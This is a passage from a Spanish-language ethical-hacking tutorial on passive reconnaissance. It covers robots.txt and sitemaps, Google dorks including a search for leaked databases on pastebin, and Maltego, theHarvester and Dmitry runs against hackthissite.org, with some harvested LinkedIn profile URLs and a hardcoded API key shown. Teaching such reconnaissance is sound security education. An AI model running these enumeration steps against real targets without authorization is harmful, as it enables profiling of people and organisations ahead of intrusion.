
También hay un fichero que se llama robots.txt que su función es decirle a Google que páginas no indexar al motor de búsqueda. Esto nos interesa ya que podemos sacar información de ahí.



```
User-agent: *
Disallow: /missions/
Disallow: /killing/all/humans/
```

La de */killing/all/humans* tiene pinta de ser una ruta falsa, pero aquí se suelen guardar las urls con información que no quieren que encontremos.

Otro fichero muy interesante es sitemap, esta web no tiene pero podemos hacer una búsqueda.



sitemap filetype:xml

http://www.vademecum.es/vweb/emptyXML/**sitemap**/sitemap_FPA ...

[www.apple.com](https://www.apple.com/ae/shop/sitemap-index.xml) › shop › sitemap ▾
<https://www.apple.com/ae/shop/sitemap-index.xml> <https://www.apple.com/at/shop/sitemap-index.xml> <https://www.apple.com/au/shop/sitemap-index.xml> ...

[www.elcorteingles.es](http://www.elcorteingles.es/sgfm/SGFM/SITEMAP_ECISTORE ...) › SITEMAP_ECISTORE › sitemap ▾
http://www.elcorteingles.es/sgfm/SGFM/SITEMAP_ECISTORE ...
[http://www.elcorteingles.es/sgfm/SGFM/SITEMAP_ECISTORE/store-**sitemap**.xml ...](http://www.elcorteingles.es/sgfm/SGFM/SITEMAP_ECISTORE/store-sitemap.xml ...)
[/SGFM/SITEMAP_ECISTORE/electronica/electronica-products-**sitemap**.xml ...](http://www.elcorteingles.es/sgfm/SGFM/SITEMAP_ECISTORE/electronica/electronica-products-sitemap.xml ...)

[www.mc-mutual.com](https://www.mc-mutual.com/sitemap.xml?p_l_id ...) › sitemap ▾
[https://www.mc-mutual.com/**sitemap**.xml?p_l_id=1173608&layoutUuid=95e9e0fe-7bd6-7531-9745-41a8e267dce7&groupId=20143&privateLayout=false ...](https://www.mc-mutual.com/sitemap.xml?p_l_id=1173608&layoutUuid=95e9e0fe-7bd6-7531-9745-41a8e267dce7&groupId=20143&privateLayout=false ...)

Aquí me aparecen los Sitemap de Apple, El Corte Inglés, etc. Si abro uno de ellos me muestra como está estructurada la web.

```
<?xml version="1.0" encoding="UTF-8"?>
<sitemapindex xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/store-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/electronica/electronica-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/electronica/electronica-products-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/informatica/informatica-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/informatica/informatica-products-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/hogar/hogar-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/hogar/hogar-products-1-sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>http://www.elcorteingles.es/sgfm/SITEMAP_ECISTORE/hogar/hogar-products-2-sitemap.xml</loc>
  </sitemap>
```

Podemos copiar una url y acceder para ver como está estructurado.

Otra web muy interesante donde se publican filtraciones es **pastebin**, en esta web se suelen colgar filtraciones de Apts o de grupos de hackers.


Por ejemplo, si ponemos **site:pastebin.com database leak** podemos encontrar bases de datos filtradas y subidas a internet.

Si quieras aprender más sobre este tipo de búsquedas, desde la página que he puesto antes podemos encontrar más tipos de Dorks, igualmente te la vuelvo a dejar aquí.


<https://www.exploit-db.com/google-hacking-database>

Maltego

Maltego nos ayuda a automatizar la recopilación de datos, para usarlo vamos a Kali Linux y la tenemos accesible desde el buscador de herramientas.



Si es la primera vez que usas la herramienta te pedirá que elijas la versión de Maltego, tenemos que elegir la gratuita (Community edition)



Después nos pedirá que iniciemos sesión. Si no tienes cuenta justo encima pone registrarse, le das, te llevará a la web oficial, te registras y ya puedes entrar, todas las configuraciones de después del login es next, next, next...

Maltego viene con una serie de motores que te van a facilitar la búsqueda, algunos de ellos son de pago y otros gratuitos.

Cuantos más motores de búsqueda tengas instalados mejores resultados dará, también es posible que sea gratuito pero pida una API Key, en ese caso solo tendríamos que buscar la API Key de ese buscador y ponerla en Maltego.


Para empezar a trabajar con Maltego le tenemos que dar a nuevo y se nos abrirá una gráfica en blanco.




En la barra lateral tenemos una serie de componentes para realizar las búsquedas, uno de los más utilizados es el del dominio.



Sólo tendríamos que arrastrar el icono al lienzo en blanco y añadir el dominio que queremos escanear.




Una vez que hayamos puesto el nombre del dominio tenemos que hacer clic derecho al icono del lienzo y darle a la flecha de “All Transforms” y se nos abrirá una ventana para que pongamos el rango de fechas, lo podemos dejar por defecto y le damos a “run”.



Esto ya está recopilando información, ahora solo hay que esperar a que termine.

Al darle a todo, va a hacer comprobaciones de subdominios conectados, dns directas y reversas, etc.



Y si te fijas hay hasta cuentas de correo electrónico, si tuviéramos instalado el motor de búsqueda de **haveibeenpwned** podríamos ver si la contraseña de ese correo ha sido filtrada.

Además nos ha sacado varios servidores DNS, también puede ser interesante escanearlos ya que pueden contener información.

Esta información ya podemos exportarla, imprimirla, etc...


The Harvester

The Harvester, al igual que Maltego, automatiza el proceso de búsqueda (subdominios, cuentas de correo, IP's asociadas, etc.) , sin embargo esta se limita al dominio de nuestro objetivo. The Harvester permite integrar varios motores de búsqueda, mezclando la eficiencia de FOCA y Maltego en esta aplicación.

Esta herramienta funciona mediante una Shell de comandos, es decir, usaremos la terminal de Linux para utilizarla.

Para ver las opciones de The Harvester sólo hay que poner **theHarvester --help** en la terminal.

The Harvester está disponible tanto en Kali Linux como en Parrot.



A screenshot of a terminal window titled "jotta@jotta:~". The window contains the help documentation for theHarvester. The text is as follows:

```
theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

optional arguments:
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                      company name or domain to search
-l LIMIT, --limit LIMIT
                      limit the number of search results, default=500
-S START, --start START
                      start with result number X, default=0
-g, --google-dork    use Google Dorks for Google search
-p, --port-scan      scan the detected hosts and check for Takeovers (21,22,80,443,8080)
-s, --shodan          use Shodan to query discovered hosts
-v, --virtual-host   verify host name via DNS resolution and search for virtual hosts
-e DNS_SERVER, --dns-server DNS_SERVER
                      DNS server to use for lookup
-t DNS_TLD, --dns-tld DNS_TLD
                      perform a DNS TLD expansion discovery, default False
-n, --dns-lookup     enable DNS server lookup, default False
-c, --dns-brute      perform a DNS brute force on the domain
-f FILENAME, --filename FILENAME
                      save the results to an HTML and/or XML file
-b SOURCE, --source SOURCE
                      baidu, bing, bingapi, certspotter, crtsh, dnsdumpster, dogpile, duckduckgo, github-code,
                      google, hunter, intelx, linkedin, linkedin_links, netcraft, otx, securitytrails,
                      spyse(disabled for now), threatcrowd, trello, twitter, vhost, virustotal, yahoo, all
```

Cómo puedes ver, implementa motores de búsqueda muy interesantes y hay hasta motores que no están en Maltego.

Algunos motores requieren una configuración de API Key. Las API Key están relacionadas con nuestra cuenta de usuario para poder realizar las consultas que queremos hacer.

Vamos a configurar la API Key de Hunter. Para eso vamos a la terminal y escribimos “**sudo su**” sin las comillas, nos pedirá la contraseña de nuestro usuario, esta no se muestra pero si se escribe.

Ahora vamos a localizar el documento.

Para localizar el documento ponemos en la terminal **locate theHarvester** y buscamos el que dice “**/usr/lib/python3/dist-packages/theHarvester/discovery/huntersearch.py**”

```
jotta@jotta:~
```

Archivo Acciones Editar Vista Ayuda

```
root@jotta:/home/jotta# locate theHarvester
/etc/theHarvester
/etc/theHarvester/api-keys.yaml
/usr/bin/theHarvester
/usr/lib/python3/dist-packages/theHarvester
/usr/lib/python3/dist-packages/theHarvester-3.1.0.egg-info
/usr/lib/python3/dist-packages/theHarvester/_init_.py
/usr/lib/python3/dist-packages/theHarvester/_main_.py
/usr/lib/python3/dist-packages/theHarvester/_pycache_
/usr/lib/python3/dist-packages/theHarvester/api-keys.yaml
/usr/lib/python3/dist-packages/theHarvester/discovery
/usr/lib/python3/dist-packages/theHarvester/lib
/usr/lib/python3/dist-packages/theHarvester/parsers
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/lib/python3/dist-packages/theHarvester/_pycache_/_init_.cpython-38.pyc
/usr/lib/python3/dist-packages/theHarvester/_pycache_/_main_.cpython-38.pyc
/usr/lib/python3/dist-packages/theHarvester/discovery/_init_.py
/usr/lib/python3/dist-packages/theHarvester/discovery/_pycache_
/usr/lib/python3/dist-packages/theHarvester/discovery/baidusearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/bingsearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/certspottersearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/constants.py
/usr/lib/python3/dist-packages/theHarvester/discovery/crtsh.py
/usr/lib/python3/dist-packages/theHarvester/discovery/dnsdumpster.py
/usr/lib/python3/dist-packages/theHarvester/discovery/dnssearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/dogpilesearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/duckduckgosearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/exaleadsearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/githubcode.py
/usr/lib/python3/dist-packages/theHarvester/discovery/googlesearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/huntersearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/intelxsearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/linkedinearch.py
/usr/lib/python3/dist-packages/theHarvester/discovery/netcraft.py
/usr/lib/python3/dist-packages/theHarvester/discovery/otxsearch.py
```

Una vez localizada vamos a copiar esa ruta y ponemos en la terminal:

```
nano /usr/lib/python3/dist-  
packages/theHarvester/discovery/huntersearch.py
```

Nos pedirá la KEY, para conseguirla hay que registrarse en esta web: <https://hunter.io/api-keys>

Copiamos la Key y la pegamos en la terminal.

```
jotta@jotta:~
```

```
Archivo Acciones Editar Vista Ayuda
```

```
GNU nano 5.2                                     /usr/lib/python3/dist-packages/theHarvester/discovery/huntersearch.py  Modificado
```

```
from theHarvester.discovery.constants import *
from theHarvester.lib.core import *
from theHarvester.parsers import myparser
import grequests

class SearchHunter:

    def __init__(self, word, limit, start):
        self.word = word
        self.limit = limit
        self.start = start
        self.key = "bfdf0fa1d413cb917c4019eb86c58d3286e71a8f"
        if self.key is None:
            raise MissingKey(True)
        self.total_results = ""
        self.counter = start
        self.database = f'https://api.hunter.io/v2/domain-search?domain={word}&api_key={self.key}&limit={self.limit}'
```

Presionamos **ctrl + o** para guardar, presionamos **Enter** y por último **ctrl + x** para salir.

Ahora vamos a lanzar la herramienta, para ello ponemos el siguiente comando:

```
theHarvester -d hackthissite.org -b all -s
```

The Harvester tiene dos parámetros principales, el primero el dominio de nuestro objetivo (-d), adicionalmente todos los motores (-b all) y SHODAN (-s).

Esto es para recopilar toda la información posible. También podemos usar los parámetros para hacer búsquedas en unos motores u otros, no es lo mismo sacar información de LinkedIn que de Google, Shodan, etc.

```
[*] Links found: 29
https://www.linkedin.com/in/%25EF%25BD%2580%25EF%25BD%2581%25EF%25BD%2594%25EF%25BD%2588%25EF%25BD%2585%25EF%25BD%2597-%25E2%2580%258B%25EF%25BD%2594%25EF%25BD%2588%25EF%25BD%2595%25EF%25BD%2592%25EF%25BD%2582%25EF%25BD%2585%25EF%25BD%2592-b0aa2278
https://www.linkedin.com/in/alexmikhaylov
https://www.linkedin.com/in/andrew-hancock1
https://www.linkedin.com/in/billyfarrington
https://www.linkedin.com/in/bob-wirtz
https://www.linkedin.com/in/brett-bond-5745896a
https://www.linkedin.com/in/daed-lanth-15996313
https://www.linkedin.com/in/dcrowley
```

Este es el resultado y solo ha encontrado resultados en LinkedIn.

Como he dicho antes, podemos ajustar la búsqueda. Un ejemplo más específico sería este:

```
theHarvester -d hackthissite.org -l 5000 -b linkedin -s -n -e
192.148.81.188
```

Aquí lo que le estamos diciendo es que saque información del dominio hackthissite.org con un límite de 5000 registros desde el motor de búsqueda de LinkedIn, que lo coteje con Shodan, que haga una resolución dns inversa y utilice el servidor dns 192.148.81.188 por si encontramos subdominios.

Esto es bueno hacerlo por separado ya que podemos ver que motor de búsqueda nos da más resultados, que red social nos da mas cuentas de correo, etc.

Adicionalmente, todos estos resultados se pueden almacenar en un fichero con el comando -f y la ruta.

Dmitry

Dmitry hace son consultas automatizadas de whois, dns directas y reversas, etc.. igual que theHarvester. Además, también nos deja analizar los puertos, pero a esta web no podemos hacérselo ya que para eso si que necesitamos permisos del cliente.

Para ver los parámetros que podemos usar ponemos el comando `dmitry --h`


```
root@jotta:/home/jotta# dmitry --h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- '-'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered ports
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@jotta:/home/jotta#
```

Como el ataque vamos a hacerlo a un dominio y no a una IP ponemos el siguiente comando:

```
dmitry -w hackthissite.org -n -s -e
```

- -w hace referencia al dominio.
- -n buscar información en Netcraft.
- -s buscar subdominios.
- -e buscar posibles cuentas de correos.



Como vemos esto automatiza todo lo anterior, nos muestra el id de registro, el whois, la fecha de actualización, la de creación, los servidores...

El descubrimiento anterior lo hemos hecho sobre el dominio así que ahora vamos a hacerlo sobre la IP. El comando es el mismo, solo cambiamos -w por -i y escribimos la IP.

```
dmitry -i 137.74.187.104 -n -s -e
```

```
jotta@jotta:~$ dmitry -i 137.74.187.104 -n -s -e
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:137.74.187.104
HostName:hackthissite.org

Gathered Inet-whois information for 137.74.187.104

inetnum:      137.74.187.96 - 137.74.187.127
netname:      OVH_113911647
descr:        OVH Static IP
country:      NL
org:          ORG-SH80-RIPE
admin-c:      OTC7-RIPE
tech-c:       OTC7-RIPE
status:       ASSIGNED PA
mnt-by:       OVH-MNT
created:      2016-08-25T08:53:54Z
last-modified: 2016-08-25T08:53:54Z
source:       RIPE

organisation: ORG-SH80-RIPE
org-name:     Staff HackThisSite
org-type:     OTHER
address:     Stadtmitte 1
address:     10117 Berlin
address:     DE
phone:       +49.151011011
email:       [REDACTED]@OVH-MNT
```


4. Análisis de puertos y vulnerabilidades

En este punto vamos a utilizar el laboratorio de Metasploitable 2, pero te recomiendo que también hagas estos pasos con los laboratorios de Windows Server y Windows 10 para ir familiarizándote con las herramientas.

Primero voy a enseñarte a como importar el Metasploitable 2 en VirtualBox ya que al no tener la extensión OVF se hace de forma distinta.

Instalar Metasploitable 2

